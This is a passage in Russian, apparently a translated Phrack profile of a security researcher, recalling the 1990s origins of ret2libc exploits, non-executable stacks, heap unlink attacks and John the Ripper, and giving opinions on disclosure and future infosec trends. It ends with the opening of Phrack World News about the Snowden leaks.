По теме: определители номера были очень распространены дома в России с начала 1990-х. Они основывались на недорогих телефонах, у которых выбрасывалась большая часть начинки и вставлялась плата с советским клоном 8080 или импортным Z80. Использовался внутрисполосный сигнал, изначально предназначенный для международных АТС (с кратким отключением линии абонента на реле местной АТС для защиты от подделки), но технически доступный и на локальных вызовах (и легко слышимый и поддающийся манипуляциям со стороны звонящего, поскольку реле защиты для местных вызовов не срабатывало). Несмотря на широкое домашнее распространение, на коммутируемых линиях ISP они почти не применялись. Массовое появление номеров звонящих в журналах TACACS+ или RADIUS на ISP состоялось только с переходом коммутируемых линий на цифровые интерфейсы (E1) в конце 1990-х — начале 2000-х. До тех пор дешевле было извлекать и избирательно логировать UIN из ICQ.

Также в 1997 году опубликовал в LKML черновой неисполнимый патч пользовательского стека для ядра Linux и параллельно запустил его на своём компьютере — и получил в ответ, что это работать не может (из-за обработчиков сигналов, которые я уже учёл в патче, и trampolines gcc, с которыми ещё не столкнулся, поскольку использовал libc5, а не раннюю glibc).

Реакция главного сисадмина ISP, когда я мимоходом упомянул, что наш патч ядра Linux, который мы собирались установить на серверы, начал использовать кольцо 2 в дополнение к 0 и 3. (Мы установили — и он прекрасно работал.)

Похоже, забыл детские уроки Дарвина и позволил коллеге в ISP прошить мою модифицированную прошивку (исправляющую проблему стабильности соединения) во все 16 модемов в блоке Total Control без перезапуска после первой прошивки... и допустил ошибку в контрольной сумме. Ой. (Модемы затем прекрасно работали до следующего включения питания.) К счастью, восстановление было таким же простым, как для отдельных Courier, так что ничего страшного, хотя это стоило простоя для тех 16 линий (к тому времени их было уже намного больше).

Настройка задержек кэша L2 умирающего Multia для продления его жизни, после чтения документации по «внутренним регистрам процессора» 21066. Потом вернул его владельцу и купил в 1998-м 164SX+21164PC, стал настраивать задержки L2 через другие IPR 21164PC уже в сторону скорости (годы спустя мои настройки стабильно давали конкретную ошибку компиляции при сборке нашего Linux-дистрибутива Owl — упс). Настроил Modeline на 2000×1500 на 21-дюймовом ЭЛТ-мониторе (работало, но болезненно смотреть из-за низкой частоты обновления; реально использовал 1600×1200). В общем, настраивал всё подряд.

Наконец поигрался немного с VMS на VAX (и с VT420 с жёлтым фосфором для разнообразия), в том числе смонтировал файловую систему с ленты — что обычно невозможно в Unix, где стримеры являются символьными устройствами. DECnet между Linux и VMS.

Это приближает нас почти к 2000-м. Часть более нового — ниже.

Цитаты

Любимых нет, но эти кажутся уместными:

«Это игра или реальность?» (WarGames)

«Если вы осуждаете наступательные исследования, вы недооцениваете их вклад. Атака и защита

—

не ровни. Защита — дитя атаки.» (Джон Ламберт)

Каково ваше мнение о Phrack?

Я опоздал на вечеринку лет на десять. Думаю, впервые получил пачку номеров Phrack в 1994 или 1995 году. Phrack менялся: уже изменился к моменту первого знакомства и изменился с тех пор. Считаю, это нормально. Не нужно возвращаться к американоцентричному phreaking/анархическому зину 1980-х и не нужно пытаться играть ту же роль, что в 1990-х, когда есть множество альтернатив.

За все выпуски Phrack в нём отражены разнообразие и эволюция андерграунда. Разнообразие только

среди профайлированных людей таково, что, с одной стороны, они не вполне совместимы (например,

меня слегка оскорбляет соседство с некоторыми другими персонами из предыдущих выпусков), но, с другой, такова и жизнь. Точно так же материалы варьируются от откровенного мусора (к счастью, немного, — например, неуместные насмешки в Loopbacks) до вдохновляющих или отражающих разнообразие духа сцены (или последних мнений о её смерти — а может, и нет) и до качественного технического содержания (которого много).

Разумеется, мнения о том, что считать мусором, расходятся. Для части ваших читателей многое из написанного мной выше будет whitehat-мусором (этика, понимаешь ли?) или просто оффтопом (исторические мысли о разработке ПО в Phrack? где все спойты? но такой баланс предпочёл я, поскольку профайл обо мне, а я не только про (не)безопасность и цветные шляпки).

Поскольку я не поклоняюсь Phrack, честно говоря, прочитал или хотя бы пролистал лишь меньшую часть выпусков и материалов. Со статьёй в выпуске #53 и этим профайлом я, вероятно, потратил на написание для Phrack больше времени, чем на чтение. Как в советском анекдоте: я писатель, а не читатель.

Что бы вы хотели видеть опубликованным в Phrack?

Мне нравятся хорошие люди и качественный контент, но я понимаю, что именно разнообразие делает

Phrack ценным тем, чем он был до сих пор.

Разнообразие стоит сохранять, но не до той степени, когда «чувствительные whitehats» (серьёзно, даже с некоторой рискованной прозой выше?) или «страшные blackhats» откажутся участвовать в следующих выпусках. Разумеется, я не имею в виду эти ярлыки буквально — как сказал FX и с чем я согласен, undef(\$hat); — и Perl меня устраивает, — но редакторы должны соблюдать баланс между чем бы то ни было.

Какова, по-вашему, роль Phrack в нынешней «сцене», где доминируют конференции?

Phrack на самом деле менее важен теперь, когда есть множество других способов делиться опытом, исследованиями или размышлениями — и далеко не только на конференциях.

Что Phrack может продолжать давать — это перспективу на протяжении длительного времени, в том числе через профайлы, а также за счёт отбора для публикации статей долгосрочной значимости.

Кто или что вдохновил(о) вас заняться хакингом?

Друзья помогали познакомить меня с разными вещами, и, наоборот, я находил друзей в процессе.

Технические вызовы. Любопытство и желание исследовать. Доступ (и зависимость?) к сетевому миру за пределами местных BBS и вопрос выживания (буду ли я в сети завтра?).

Мы знаем, что никто никогда не признается, что он часть андерграунда, но — когда и как вы в него вошли? :>

Граница между андерграундом и не-андерграундом размыта, но в 1994 году знакомый по BBS/FidoNet

пригласил меня (как кодера) в группу, которую создавал, и на приватные BBS. Примерно в то же время я вышел в Интернет и хотел сохранить доступ и исследовать — и связался через IRC с людьми

в других странах: демосценерами и взломщиками. Помнится, mARQUIS из только что основанной uCF

выпустил взломанную версию EXE Manager — моего инструмента защиты ПО. Я зашёл в их канал для

дружеской дискуссии и в итоге получил приглашение в группу и вступил в неё.

Каким вы считаете своё наиболее значимое техническое достижение?

Можно перечислить несколько, которые кажутся мне несколько примечательными? Думаю, все, кроме

разве что самого недавнего, к сегодняшнему дню были бы изобретены другими.

Думаю, я помог ускорить переход от шеллкода к «позаимствованному коду» (borrowed code) с той публикацией 1997 года первых ret2libc-эксплойтов. Поначалу это не произвело никакого эффекта, но потом всё начало меняться — и сильно.

В той же публикации я ввёл то, что позже стало известно как ASCII armoring (к сожалению, термин уже использовался для обозначения кое-чего другого — кодирования binary-to-text в PGP). Я предложил размещать код, который должен быть труднодоступен для эксплойтов через C-строки, по адресам, содержащим хотя бы один нулевой байт. (В той публикации я назвал это «исправлением», о чём теперь сожалею. Следовало написать «частичная мера защиты».)

Я первым реализовал защиту от исполнения данных в памяти для Linux и для x86 — изначально только

стека (впоследствии расширенного до гораздо большего командой PaX). Это было не ново для операционных систем вообще — уже был патч Каспера Дика для Solaris на SPARC, и Digital Unix на Alpha имел неисполнимый стек по умолчанию, — но это было новым для Linux, для x86 и для свободного

ПО (Solaris не был свободным). Поначалу ключевые мэйнтейнеры возражали, но позже (когда я уже сдался и переключился на другое) это было принято Linux и другими системами. Если бы я не начал

тогда тот спор/полемику, а кто-то другой — позже, возможно, и таймер убеждения запустился бы позже.

Инкрементный режим JtR, введённый сразу в версии 1.0 в 1996 году (и приватно протестированный в нереализованном взломщике в 1995-м), был новаторским: возможность исчерпывающего перебора

пространства паролей, но в умном порядке. До JtR существовали либо тупой полный перебор, либо умный, но неполный. (Полагаю, АНБ и подобные структуры разрабатывали нечто подобное раньше, но

мне не известны публикации или инструменты, предшествующие JtR.) С этим подходом, уже на машинах

того времени, стало практичным взламывать некоторые неоснованные на словах, но словоподобные

7- и 8-символьные Unix-пароли.

Встроенная в JtR возможность обучаться на ранее взломанных паролях (формировать сортированные

наборы символов для инкрементного режима), введённая, по-моему, в 1997 году, тоже была, вероятно, новаторской. Да, люди оптимизировали словари на основе взломанных паролей и раньше,

но не встроенными средствами самого взломщика.

Я первым применил/расширил bitslice DES для descrypt — тоже в JtR, в 1998 году, — особенно хорошо работавший на Alpha (ускорение при переходе с x86 на Alpha для bitslice DES тогда было сравнимо с сегодняшним ускорением при переходе с CPU на GPU).

С командой мы показали, что возможна полноценная Unix-подобная система без SUID-программ и что

можно сделать намного больше (чем обычно) в рамках традиционной модели прав Unix. К сожалению,

это, за редкими исключениями (например, Vixie Cron — счастливое исключение), не принято другими.

*BSD остаются при своих SUID, а многие дистрибутивы Linux преждевременно выходят за рамки традиционной модели прав.

Совсем недавно — концепции ROM-port-hardness (впервые представленные в докладе на ZeroNights 2012,

слайды доступны, поэтому не буду объяснять здесь) и multiply latency hardening для хеширования паролей, KDF и криптовалют. Multiply latency hardening — о связывании RAM на время, которое нельзя

значительно сократить одним лишь увеличением пропускной способности — только также улучшив задержку целочисленного умножения, на минимизацию которой CPU и так очень хорошо оптимизированы.

(Некоторое ускорение атаки на ASIC всё же возможно, но не в той мере, как без такой защиты.) Это применимо и в других областях, например для шифрования с отложенным раскрытием (timed-release encryption).

Приведённый список может выглядеть как много сделанного, как чрезмерное хвастовство или как слишком

мало сделанного. Моя собственная оценка: слишком мало на единицу потраченного времени.

Продолжение предыдущего вопроса: не могли бы вы рассказать предысторию? Как и почему вы до этого додумались? Есть какой-то анекдот на эту тему?

Что касается ret2libc-эксплойтов: как я упоминал в публикации 1997 года, часть заслуги принадлежит

Павлу Мачеку — хакеру ядра Linux, который бросил мне вызов, указав на возможность атак с использованием позаимствованного кода (без такой формулировки, кажется) против моей защиты от

выполнения кода в стеке. Всегда думая и об атаке, и о защите, я пошёл вперёд и реализовал те самые

первые ret2libc-эксплойты, а затем опубликовал их.

Моей второстепенной (?) мотивацией было «доказать, что эксплуатация переполнений буфера должна быть

искусством» — как я написал в конце того письма. Типичный эксплойт для переполнения буфера тогда был

копипастой из статьи Aleph1 в Phrack 49, даже с воспроизведением криво отформатированной строки

`__asm__ ("movl %esp, %eax");`. Это было скучно. Сравните это с сегодняшним разнообразием эксплойтов для

повреждения памяти — зачастую настоящих произведений искусства.

Было ли ваше самое значимое техническое достижение также и самым увлекательным?

Значимость может быть (неверно) оценена по реакции окружающих, и именно поэтому я выделил ret2libc-эксплойты. Но критерия «самого увлекательного» у меня нет. Эти эксплойты, конечно, были увлекательны, и было то приятное чувство при перечтении их кода, но были ли они абсолютно самыми

увлекательными? Не уверен. Многое было интересным.

Исследование возможностей обфускации ПО на основе VM было увлекательным (даже если, возможно, имело отрицательную этическую ценность как защита «интеллектуальной собственности» — хотя у идеи есть другие применения, например слабый «whitebox crypto в облаке» в современных терминах). Некоторым понравился PoC, появились дружелюбные подражатели. Дальше это не развивал, поскольку примерно в то же время полностью перешёл в FOSS. Пару лет спустя был удивлён, обнаружив дизассемблирование своего PoC в печатном журнале с опасениями, что техника может быть подхвачена вредоносным ПО. Думаю, этого не произошло, хотя подозреваю, что мой PoC мог повлиять на создание VMProtect (помнится, тот тоже использовал NOR как эмулируемую инструкцию, но добавил много других, тем самым испортив идею).

Были технические достижения, не примечательные с точки зрения влияния (либо не имевшие такой ценности, либо не получившие огласки или оставшиеся незамеченными), но определённо увлекательные.

Часть упомянута выше в «памятных событиях». Один, возможно, курьёзный — реализованный в 1995–1996 годах

для DOS как JMPTRACE.EXE: инструмент для направления действий пользователя программы и получения

сколь угодно многих дампов состояния инструкций управляющего потока программы (не достигнута,

выполнена, не выполнена, варьируется) для поиска инструкций, меняющихся между двумя наборами дампов,

с автоматической генерацией патча, принудительно направляющего программу по тому или иному пути. Было

приятно видеть, как это выдаёт крэки менее чем за минуту без какой-либо ручной работы в простых случаях. Это расширение и переосмысление старой идеи игровых читов — сравнения дампов памяти для

поиска нужной переменной. Звучит очевидно, но мне не известно о других, кто делал это раньше.

Когда вы обнаружили атаку через метаданные unlink в куче Mozilla — искали ли вы её в других аллокаторах со связными списками? Осознавали ли вы тогда её полный потенциал?

На самом деле, атака, как была первоначально обнаружена и продемонстрирована, направлена была не на

аллокатор Mozilla, а на аллокаторы базовой системы, которые Mozilla использовала — то есть да, как

и говорилось в опубликованном мной уведомлении, техника была показана применимой к аллокаторам glibc

и Windows того времени. И да, я это осознавал — и возможно, стоило написать отдельную статью именно

об этом. Я пытался донести две мысли сразу: что парсеры форматов файлов — серьёзный риск и что

«переполнения кучи» эксплуатируемы таким общим способом. Возможно, объединив обе в одном уведомлении, я затушевал вторую, но, как видно из дальнейших публикаций других, в том числе в Phrack, это не прошло полностью незамеченным.

Хотите анекдот и на эту тему? Я впервые воспроизвёл ошибку, пытаюсь оптимизировать JPEG для своего сайта. Удалил комментарий в vi, но неправильно обновил длину комментария. Браузер упал — и я не дал этому остаться без исследования. (Сейчас я повзрослел и зачастую просто игнорирую падения программ, давая жить ошибкам. Жаль... хотя поклонники ошибок, наверное, это оценят.)

Я сначала проэксплуатировал ошибку до перехода на контролируемый адрес в gdb — не глядя прежде на исходный код ни Mozilla, ни glibc. Именно этот низкоуровневый/бинарный подход позволил увидеть возможное. Переключись я на анализ исходного кода раньше — мог бы не понять, что ошибка эксплуатируема.

Исходный код Mozilla и нужное место в glibc я смотрел лишь для понимания происходящего в высокоуровневых терминах и для написания описания для других. Ну и для создания надёжного бинарного патча.

Часть ваших старых публикаций «наступательная», но в последние годы вы, похоже, сосредоточились на более «оборонительных» исследованиях. Согласны ли вы с этим утверждением? Если да — каковы причины этой смены?

Я всегда исследовал обе стороны с тех пор, как занялся «защитой ПО» и (не)безопасностью. Возможно, я чередовал фокус между ними годами, но не могу представить себе работу над оборонительными исследованиями без одновременного рассмотрения атак на разрабатываемое решение или меры защиты. Например, моя статья в Phrack 53 была и оборонительной, и наступательной — и в ней я упомянул то, что позже стало известно как hashDoS.

Верно, что после публикации лишь нескольких (инновационных) эксплойтов в конце 1990-х я в основном прекратил разрабатывать эксплойты для повреждения памяти. Причина в том, что желаемый эффект был достигнут — вследствие моей работы или иных факторов: люди начали создавать сложные, а не примитивные эксплойты.

Аналогично, я был одним из первых (возможно, первым?), кто проэксплуатировал переполнение буфера на платформе Windows (в 1996 году, затем опубликовал шеллкоды для Windows 95 и NT в январе 1997-го), но почти сразу прекратил, поскольку другие тоже начали переносить знания об атаках из Unix в Windows.

Я по-прежнему сопровождаю John the Ripper — наступательный инструмент.

Недавно участвовал в проекте по реализации энергоэффективного взлома bscrypt на EpiPhany и FPGA — тоже наступательная работа.

Я разработал yescrypt — он оборонительный, но в процессе прорабатывал множество атак на него. Да, наш проект Openwall GNU/*Linux — оборонительный.

Продолжение предыдущего вопроса: что, по-вашему, приносит исследователю больше пользы — наступательные или оборонительные исследования? Что больше расширяет понимание?

Я бы сказал, наступательные — поскольку при работе над оборонительными исследованиями всё равно нужно думать об атаках. На практике бывает: начинаешь наивно занимать только оборонительную позицию, другие ломают твои защиты (например, мои ранние и наивные схемы защиты ПО) и таким образом преподают урок. Если повезёт, или если намеренно создать стимул (например, bug bounty?), это происходит рано, пока ставки невысоки — и тогда начинаешь думать как атакующий... или терпишь неудачу как защитник.

Каково ваше отношение к индустрии IT-безопасности vs «андерграунду»?

Большая часть сегодняшней IT-индустрии безопасности, с которой я контактирую, выросла из андерграунда 1990-х — это люди, с которыми у нас есть взаимопонимание. Это хорошо.

Что касается индустрии vs сегодняшнего андерграунда — не знаю. Полагаю, есть некоторое пересечение.

Есть также некоторое пересечение гражданской IT-индустрии безопасности (и, предположительно, андерграунда) с военными, спецслужбами и правоохранительными органами. Некоторые участвуют в этически сомнительных усилиях. (Я не подразумеваю, что любая работа на правительства этически сомнительна. Значительная её часть — нет. Оттуда и пришёл Интернет.)

Есть также военная риторика (например, «кибервойна»), которую подхватывают нетехнические, но влиятельные люди. Это тема кейнот-игры моего ZeroNights 2014: «Ещё вчера infosec был такой лёгкой

игрой. Теперь нам нужно место, где спрятаться?» Была ли это игра тогда? И игра ли это сейчас, или

пора прятаться (переходить в многочисленные области вне безопасности, где можно конструктивно «хакать» полезные вещи без этической неопределённости)? Авторитетных ответов у меня нет — просто

напоминаю нам задуматься об этом при принятии решений о следующих направлениях работы.

Наконец, есть компании и активности, сводящиеся преимущественно к маркетингу, — которые поглощают

средства, мало что давая. Они создают ложное ощущение безопасности и уязвимости в самом ПО

безопасности.

В целом, думаю, большинство расходов на IT-безопасность не являются экономически эффективными, но это характерно и для других крупных отраслей. Потраченные впустую деньги не обязательно плохи

сами по себе. Деньги не имеют внутренней ценности — они лишь инструмент в экономике и голосующая

сила. Важно, приводят ли расходы к тому, что люди несчастно тратят своё и чужое время на бесполезную работу или нет. К сожалению, приводят, но не в такой ужасной степени, как может показаться. (И да, это влияет и на распределение богатства.)

Помимо индустрии IT-безопасности, сегодня (по сравнению с 20 годами назад) и в остальных сферах IT

уделяется гораздо больше внимания безопасности, и знания о том, как создавать более защищённые

системы, существенно выросли. Это намного эффективнее, чем тратить средства на безопасность саму по

себе или как запоздалую мысль. Это обеспечивает не только безопасность, но и надёжность — и при этом

накладывает меньше ограничений на пользователей.

Говоря об ограничительной безопасности: это напоминает мне об anti-security и её менее разумных аспектах.

Возможно, вы имели в виду вопрос в контексте (предположительно размытого) движения anti-security

2002–2009 годов (предположительно отличного от его более ранней формы 2001 года)? Думаю, это ложная

дихотомия, основанная на нескольких, вероятно, ошибочных предположениях. Как я понимаю, одно из них —

что рост индустрии безопасности способствовал упадку андерграунда. Думаю, это было скорее изменение,

а не упадок. Да, некоторые выросли и уходили в индустрию (нет, это не делало их «врагами»), но одновременно новое поколение приходило в андерграунд. Phrack во многом утратил анархический облик,

что даже породило «фейковый Phrack» в тот период, — но что бы ни случилось с Phrack и т.д., это не

обязательно свидетельствовало обо всём андерграунде в целом. Само это движение олицетворяло

разнообразие, продолжавшее существовать и процветать (пусть и с некоторыми аспектами, которые я

лично не одобряю, поскольку они ущемляли свободу выбора других). Другое предположение состояло в том,

что индустрия безопасности по-прежнему зависела — и «плохим образом» — от непрекращающегося

запугивания и от реальных угроз безопасности, обнаруживаемых в публикациях full disclosure.

Думаю,

что даже если бы (гипотетически) они прекратились, индустрия росла бы примерно теми же темпами и не

стала бы больше сосредоточена на реальных угрозах. Напротив, думаю, большая доля ресурсов шла бы на

людей, несчастно делающих бесполезную работу — без сокращения общих ресурсов.

Это мой профайл, а значит, моё мнение; не претендую на истину в последней инстанции. Надеюсь, я не построил «соломенного человека», но на всякий случай прошу рассмотреть приведённый абзац сам по себе.

В те годы меня практически не было рядом, так что я вполне мог упустить важные детали.

Каков ваш взгляд на full disclosure vs non-disclosure? Есть ли ситуации, где нужны оба подхода, или это одно из двух?

В целом я за полное раскрытие, но не против случайного использования координированного раскрытия до полного. Против чрезмерного использования координированного раскрытия и чрезмерных периодов эмбарго.

Также согласен с предложением Теда Унангста называть это «избирательным раскрытием» — с негативной коннотацией. Именно поэтому я согласился, чтобы Openwall размещал не только список oss-security (где практикуется полное раскрытие), но и списки (linux-)distros (для предварительного уведомления дистрибутивов-вендоров, с повторным шифрованием PGP). Как хостинг-организация, я диктую политику, не позволяя проблемам надолго висеть (и принуждая переносить их на oss-security). Очевидно, что «чрезмерное» и «слишком долго» — понятия субъективные (для наших списков есть опубликованная политика, но как мы пришли к этой конкретной политике — субъективно). И да, это неизбежно «избирательно».

В целом я против нераскрытия, хотя исключения возможны. Как я понимаю, оно существует из намерения использовать находку или/и извлечь из неё выгоду; из опасений, что другие воспользуются (нечестно или любым образом) оборонительно (вы занимаетесь бесплатной охотой за ошибками для вендора), наступательно (использование вашего недавнего раскрытия для атак на ещё не исправленные системы) или/и коммерчески (запугивание, маркетинг, реальные продукты безопасности); из опасений навлечь на себя неприятности (например, вендор идёт против вас); из нежелания закрывать возможности другим хакерам; из повышенного «ценительства» ошибок (давать им жить ради них самих); из нежелания влиять на игровую динамику; из отсутствия мотива (ощущаемой необходимости) раскрывать; или просто из лени.

Список, вероятно, неполный.

Думаю, редко существует этичный способ извлечь выгоду из ошибки без её планируемого публичного раскрытия (помните, это может уже не быть игрой), и существует достаточно других способов зарабатывать

нормальные деньги, в том числе в IT-безопасности, без таких этических компромиссов. Могу понять многие возможные причины нераскрытия, особенно в контексте джейлбрейков или DRM (то есть сохранения существенной свободы полноценно использовать собственные устройства или контент). Однако всегда следует учитывать, что информация может утечь или быть открыта повторно другими.

Талантливой молодёжи, интересующейся хакингом, достаточно. То, что, возможно, меняется (а может, и нет) — это дух сцены.

Каков ваш совет новым хакерам, читающим это?

Я старался делиться кое-какой, возможно, мудростью на протяжении псевдомемуаров и ответов выше.

Совет FX «Try Harder 2 Be Yourself» (стараться оставаться собой) мне близок — индивидуальность, любопытство, творчество. Быть хакером — это про всё перечисленное, и что бы ни говорили приверженцы

более тёмных цветов undef, это необязательно означает когда-либо взламывать системы — что может быть

как релевантным, так и нет (в зависимости от степени творчества). И наконец, старайтесь быть хорошим

человеком, оставаясь при этом собой. (Мало кто действительно плох.) Это означает и честность.

Хакеру не нужны наставления. Если хочется попросить совета у старожилы — вероятно, вы на неверном

пути. Дело должно быть в вашем собственном творчестве: вы обнаружите, что у вас больше любопытства

и вещей для исследования, чем времени.

Тем не менее, знакомство с тем, что вы, возможно, ещё не нашли самостоятельно, действительно полезно.

И задавать конкретные вопросы — нормально: не из серии «что дальше?» (пошаговые наставления), а

обращаясь в подходящие сообщества за советом по очень конкретным техническим проблемам, с которыми уже столкнулись.

Пейзаж изменился. С одной стороны, прежде низко висящие плоды уже сорваны, поэтому порог входа может

быть выше. С другой — огромный объём информации и инструментов доступен без труда, и есть дружелюбные

сообщества, до которых добраться ещё проще, чем раньше, и без элитизма — так что порог входа мог и

снизиться. В целом просто всё иначе. Есть и новые низко висящие плоды — например, для грядущего

«интернета вещей» придётся строить на основе и переносить ранее исследованные техники атак в эту новую

область, и, надеюсь, найти в этом что-то творческое.

Исследовать системы онлайн сейчас, вероятно, рискованнее (и меньше напоминает игру), зато в эмуляторах

и VM можно иметь сколько угодно редких систем, а «хакать» можно в CTF — это и есть просто игры (это

хорошо!). Программы bug bounty дают прежде неслыханную возможность не только исследовать некоторые

системы онлайн в ограниченных рамках, но и получать за это деньги — и это тоже игра (хорошо!).

Не нужно беспокоиться о том, как выйти в сеть ради CTF-сервера завтра. В сегодняшних CTF нет таких

выживательных испытаний. Даже добровольно никто не захочет головной боли с сетевой задержкой и

частыми обрывами соединения, хотя технически это можно было бы воспроизвести. Дух, вероятно, сейчас

очень другой. Времена меняются. (Но, может, ещё не настолько в некоторых развивающихся странах? Так

же, как СССР/Россия отставали в своё время. Как кошка, я вижу много наивной мышины активности из

Индонезии — может, там ещё так, может, с беспроводными сетями вместо диалапа?)

Взлом прошивок, вероятно, остался таким же, включая дух, и на самом деле диапазон возможностей

расширился. Там тоже масса этически чистых возможностей.

Есть много способов быть хакером, никогда не заходя в (не)безопасность — например, хакая

несекьюритарные аспекты свободной ОС — или даже без фокуса на вычислениях, хотя есть горячая и

весьма актуальная область, в которой вычисления всё же задействованы: биоинформатика.

Каково будущее хакинга? Будущее «андерграунда»?

Хакинг продолжится — во всех смыслах этого слова.

Андерграунд в том виде, который я считаю позитивным, возможно, сливается с другими сообществами,

хотя я слышу, что существуют форумы, частично заменившие прежние приватные BBS.

Останутся и коммерческие группы (и их форумы, сообщества и т.д.), технически являющиеся

андерграундом, но это другое — не тот тип андерграунда, с которым я, возможно, ассоциировал себя.

Продолжится хактивизм самых разных видов — за права человека, прозрачность, протесты, попытки

влиять на игру (многие или большинство из которых — заблуждение). А также много вредоносного и

просто развлекательного троллинга и stalking под маской хактивизма — это уже не хакинг, но может

включать, например, DDoS-атаки и таким образом причисляться к хакингу/хактивизму. А также

манипуляция общественным мнением техническими средствами (автоматические фиктивные аккаунты и т.д.),

в том числе приписываемая государственным акторам.

Каковы, на ваш взгляд, главные вызовы в infosec на следующие 5 лет? И что с этим делать?

5 лет — не так много, поэтому вызовы останутся в основном теми же, что сегодня. Внимание внезапно

сместится в отдельные области — как это произошло с SSL/TLS начиная с Heartbleed, — но это не значит,

что эти области действительно внезапно стали требовать больше внимания (возможно, они нуждались в нём

и раньше, и/или, возможно, сейчас не заслуживают его так сильно).

Ниже — некоторые из тех, что будут меняться. Это не значит, что они абсолютно главные (думаю, главные

— те же, что сегодня), но они могут быть среди наиболее изменяющихся:

Использование виртуализации будет расти ещё дальше, на всех видах устройств, в том числе с вложенными

и смешанными технологиями, что принесёт новый код и новые ошибки (например, в клиентском ПО и

промежуточном слое для управления VM/контейнерами) и несогласованные/нарушенные модели/предположения

безопасности. В идеале должен быть спрос на простоту таких решений «под капотом», но, к сожалению,

этого спроса нет — не будет и предложения, что, вероятно, приведёт к смехотворно сложным и несогласованным системам.

Использование «микросервисов» будет продолжать расти, и вместе с ним — атаки SSRF (server-side

request forgery) и защита от них. По мере улучшения разделения серверных сервисов появится, к сожалению, неиспользованная возможность сделать это разделением привилегий, а не просто операционным разделением.

Для криптографии некоторые из этих серверных служб могут действовать как HSM-аналоги, но эта возможность тоже будет упущена, поскольку HSM-аналоги требуют практик администрирования, как у HSM,

а не как у обычных серверов.

Использование централизованного управления будет расти — управление конфигурационными файлами по

всем виртуальным и физическим серверам организации и т.д. Это означает единую точку отказа и компрометации безопасности. Мы могли бы укрепить внутрисетевые периметры безопасности через большее

разделение серверных сервисов, но вместо этого утратим их через большую централизацию управления.

Это касается и мониторинга событий безопасности.

С ростом уровней абстракции, живой миграцией, аутсорсингом хостинговой инфраструктуры и расширенным

использованием твердотельных энергонезависимых памяти (от «дисков» до «ОЗУ») станет ещё сложнее

(и, пожалуй, контрпродуктивнее) отслеживать физические устройства, лежащие в основе логических активов, и, обнаружив их, надёжно стирать при выводе из эксплуатации (что сложно для флеш-памяти с резервными секторами и выравниванием записи) — хотя люди, как правило, и сейчас этого не делают.

Развёртывание IPv6 будет ускоряться по сравнению с предыдущими 5 годами. Мы увидим больше докладов о непреднамеренных уязвимостях безопасности, которые это несёт.

Использование зашифрованных коммуникаций будет продолжать расти, с техническим давлением на отстающих в поддержке протоколов (обновляйтесь или выпадите из сети). Как побочный эффект, это помешает части устаревших систем получать доступ или взаимодействовать со многими новыми системами.

В ряде случаев мы увидим откат к незашифрованным коммуникациям там, где прежде использовалось устаревшее шифрование. В других случаях мы увидим прекращение установки обновлений ПО, вследствие чего системы будут дольше оставаться уязвимыми. Хотелось бы видеть более разумный, ситуативный подход — например, при оппортунистическом шифровании мало смысла настаивать на новейших протоколах (отвергая устаревшие), а сервер обновлений WordPress на самом деле не повышает безопасность, отказывая в соединениях от более старых систем. К сожалению, улучшения подхода я не жду (отчасти потому, что ситуативный подход неизбежно сложнее универсальных рекомендаций), так что залоговый ущерб будет больше.

С удачей мы увидим ещё один всплеск (после 2013 года) спроса и, надеюсь, предложения на шифрование с линейной скоростью в высокоскоростных сетевых устройствах — вследствие сочетания подлинной осознанности безопасности, хайпа и маркетинговых возможностей. Обеспечение безопасности шифрования в этих, как правило, проприетарных устройствах будет непростым (например, действительно ли это конкретное устройство обеспечивает идеальную прямую секретность?). В идеале должен быть также спрос хотя бы на некоторую открытость таких устройств для проверки безопасности.

SCADA будет ещё активнее в центре внимания и ещё долго останется с большим количеством легко достижимых уязвимостей. Автомобили и IoT продолжат присоединяться к SCADA под прожектором.

Контроль над пользовательскими устройствами продолжит переходить к вендорам, и джейлбрейки продолжатся тоже. Предположительно благонамеренные аппаратные бэкдоры (удалённое управление,

защита от кражи и т.д.) будут продолжать появляться и оставаться предметом озабоченности.

Проекты открытого железа продвинулись вперёд, появятся новые — в том числе в ответ на эти проблемы.

Потенциал внедрения бэкдоров в разрабатываемые конструкции на заводах по производству чипов

станет более актуальным и, соответственно, темой большего числа дискуссий.

По мере успеха открытых процессорных разработок (таких как RISC-V и J Core — свободный SuperH)

есть также хорошие перспективы для открытой FPGA с полностью свободным инструментарием (возможно,

основанным на существующих открытых проектах — Torg и Yosys). Это может финансироваться краудфандингом или/и венчурным капиталом, и подобная разработка помогла бы решить ряд вышеупомянутых проблем.

Открытый вопрос. Что ещё вы хотели бы сказать читателям Phrack?

Ни подтверждаю, ни опровергаю ничего сказанного в этом профайле.

Я написал много (извините за ваше время!) и высказал несколько, возможно, категоричных мнений, но

не претендую на авторитет. Мое участие в андерграунде, если оно вообще имело место, было весьма

ограниченным и недолгим, и я не настоящий старожил (1990-е — не так уж давно). Также хотел бы принести извинения прошлым и другим(?) редакторам Phrack за то, что дважды (?) отказывался давать

профайл. Это казалось слишком обременительным, и события были ещё слишком свежими. Нужно было,

чтобы прошло время — чтобы появилась перспектива, которую я и постарался дать теперь. Это не связано со сменой редакторских команд Phrack — просто время пришло.

|=[EOF]=====|

Мировые новости Phrack

Автор: редакция Phrack (staff@phrack.org)

Вот уже 4 года прошло! Один из возможных плюсов неспешного выхода новых номеров Phrack состоит в том, что рубрика Phrack World News даёт нам возможность оглянуться назад — на несколько лет событий — и на мгновение задуматься о большой картине. Прежде всего: Сноуден. Сейчас это кажется глубокой историей, но для тех, кто вдруг пропустил: в 2013 году Эдвард Сноуден [1], используя своё положение сотрудника Агентства национальной безопасности США, скопировал и впоследствии слил [2] засекреченные документы о глобальных операциях АНБ по слежке. Если предыдущий выпуск PWN [3] пророчески предупреждал о массовизации наблюдения как угрозе гражданским свободам, то утечки Сноудена лишь доказали то, во что хакеры и «теоретики заговора» давно верили и о чём открыто говорили: правительство США незаконно шпионит как за собственными гражданами, так и за всеми остальными.

